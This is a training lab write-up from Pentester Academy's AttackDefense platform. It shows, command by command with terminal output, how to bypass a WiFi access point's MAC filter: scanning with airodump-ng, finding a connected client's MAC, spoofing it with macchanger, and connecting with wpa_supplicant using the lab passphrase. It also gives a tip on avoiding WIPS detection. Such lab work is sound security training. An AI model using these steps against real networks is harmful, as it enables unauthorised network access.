
ATTACK
DEFENSE
by PentesterAcademy

Name	Bypassing MAC Filter
URL	https://www.attackdefense.com/challengedetails?cid=1267
Type	WiFi Pentesting:AP-Client Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Connect to the XYCompany network using wpa_supplicant.

Solution:

Step 1: Check the list of available WiFi network interfaces on the machine

Command: iw dev.

```
root@attackdefense:~# iw dev
phy#3
        Interface wlan1
                ifindex 7
                wdev 0x300000001
                addr 02:00:00:00:01:00
                type managed
                txpower 0.00 dBm
phy#2
        Interface wlan0
                ifindex 6
                wdev 0x200000001
                addr 02:00:00:00:00:00
                type managed
                txpower 0.00 dBm
root@attackdefense:~#
```

wlan0 and wlan1 interfaces are present on the machine.

Step 2: Launch airodump-ng to check for other traffic.

Command: airodump-ng wlan0

```
root@attackdefense:~# airodump-ng wlan0
```

```
CH 13 ][ Elapsed: 0 s ][ 2019-10-16 11:13

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D2:E9:6A:D3:B3:50  -28        8        0    0   6   11   WPA2 CCMP   PSK  XYCompany

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes
```

A WPA2-PSK network “XYCompany” is present in the vicinity.

Step 3: The secret shared passphrase for the WPA2-PSK network is provided in the challenge description. Create wpa_supplicant configuration (i.e. wpa_supplicant.conf) for this network.

WPA Supplicant config

```
network={
        ssid="XYCompany"
        scan_ssid=1
        key_mgmt=WPA-PSK
        psk="raspberry@1"
}
```

```
root@attackdefense:~# cat wpa_supplicant.conf
network={
        ssid="XYCompany"
        scan_ssid=1
        key_mgmt=WPA-PSK
        psk="raspberry@1"
}
root@attackdefense:~#
```

Step 4: Start the wpa_supplicant and it should try to connect to the “XYCompany” SSID.

Command: wpa_supplicant -Dnl80211 -iwlan1 -c wpa_supplicant.conf

```
root@attackdefense:~# wpa_supplicant -Dnl80211 -iwlan1 -c wpa_supplicant.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with d2:e9:6a:d3:b3:50 (SSID='XYCompany' freq=2437 MHz)
wlan1: CTRL-EVENT-AUTH-REJECT d2:e9:6a:d3:b3:50 auth_type=0 auth_transaction=2 status_code=1
wlan1: SME: Trying to authenticate with d2:e9:6a:d3:b3:50 (SSID='XYCompany' freq=2437 MHz)
wlan1: CTRL-EVENT-AUTH-REJECT d2:e9:6a:d3:b3:50 auth_type=0 auth_transaction=2 status_code=1
```

The wlan1 interface tries to connect to the SSID but Access Point rejects the connection attempt. This is due to MAC filtering. In such cases, one has to find out the allowed MACs. The easiest way of doing that is to look for connected clients.

Step 5: Set the wlan0 to channel on which the SSID is operating (i.e. channel 6). This way the probability of missing out a connected client goes down.

Command: airodump-ng wlan0 -c 6

```
root@attackdefense:~# airodump-ng wlan0 -c 6
```

```
CH  6 ][ Elapsed: 30 s ][ 2019-10-16 11:14

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D2:E9:6A:D3:B3:50  -28 100      310        0    0   6   11   WPA2 CCMP   PSK  XYCompany

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

D2:E9:6A:D3:B3:50  D2:E9:6A:D3:B3:51  -29    0 - 1      0        1         XYCompany
```

There is a client with MAC D2:E9:6A:D3:B3:51 connected to the SSID.

Step 6: Change the MAC address of wlan1 interface to MAC address of the client.

Command: macchanger -m D2:E9:6A:D3:B3:51 wlan1

```
root@attackdefense:~# macchanger -m D2:E9:6A:D3:B3:51 wlan1
Current MAC:   02:00:00:00:01:00 (unknown)
Permanent MAC: 02:00:00:00:01:00 (unknown)
New MAC:       d2:e9:6a:d3:b3:51 (unknown)
root@attackdefense:~#
```

Note: In real world engagements, one should wait for the real client to make the connection attempt because such activity can be detected by AP or WIPS (WiFi Intrusion Prevention System)..

Step 7: If we try with new MAC (which is approved to connect), the wlan1 should connect to the SSID.

Command: wpa_supplicant -Dnl80211 -iwlan1 -c wpa_supplicant.conf

```
root@attackdefense:~# wpa_supplicant -Dnl80211 -iwlan1 -c wpa_supplicant.conf
Successfully initialized wpa_supplicant
wlan1: SME: Trying to authenticate with d2:e9:6a:d3:b3:50 (SSID='XYCompany' freq=2437 MHz)
wlan1: Trying to associate with d2:e9:6a:d3:b3:50 (SSID='XYCompany' freq=2437 MHz)
wlan1: Associated with d2:e9:6a:d3:b3:50
wlan1: CTRL-EVENT-SUBNET-STATUS-UPDATE status=0
wlan1: WPA: Key negotiation completed with d2:e9:6a:d3:b3:50 [PTK=CCMP GTK=CCMP]
wlan1: CTRL-EVENT-CONNECTED - Connection to d2:e9:6a:d3:b3:50 completed [id=0 id_str=]
```

The wlan1 got connected to the SSID “XYCompany”.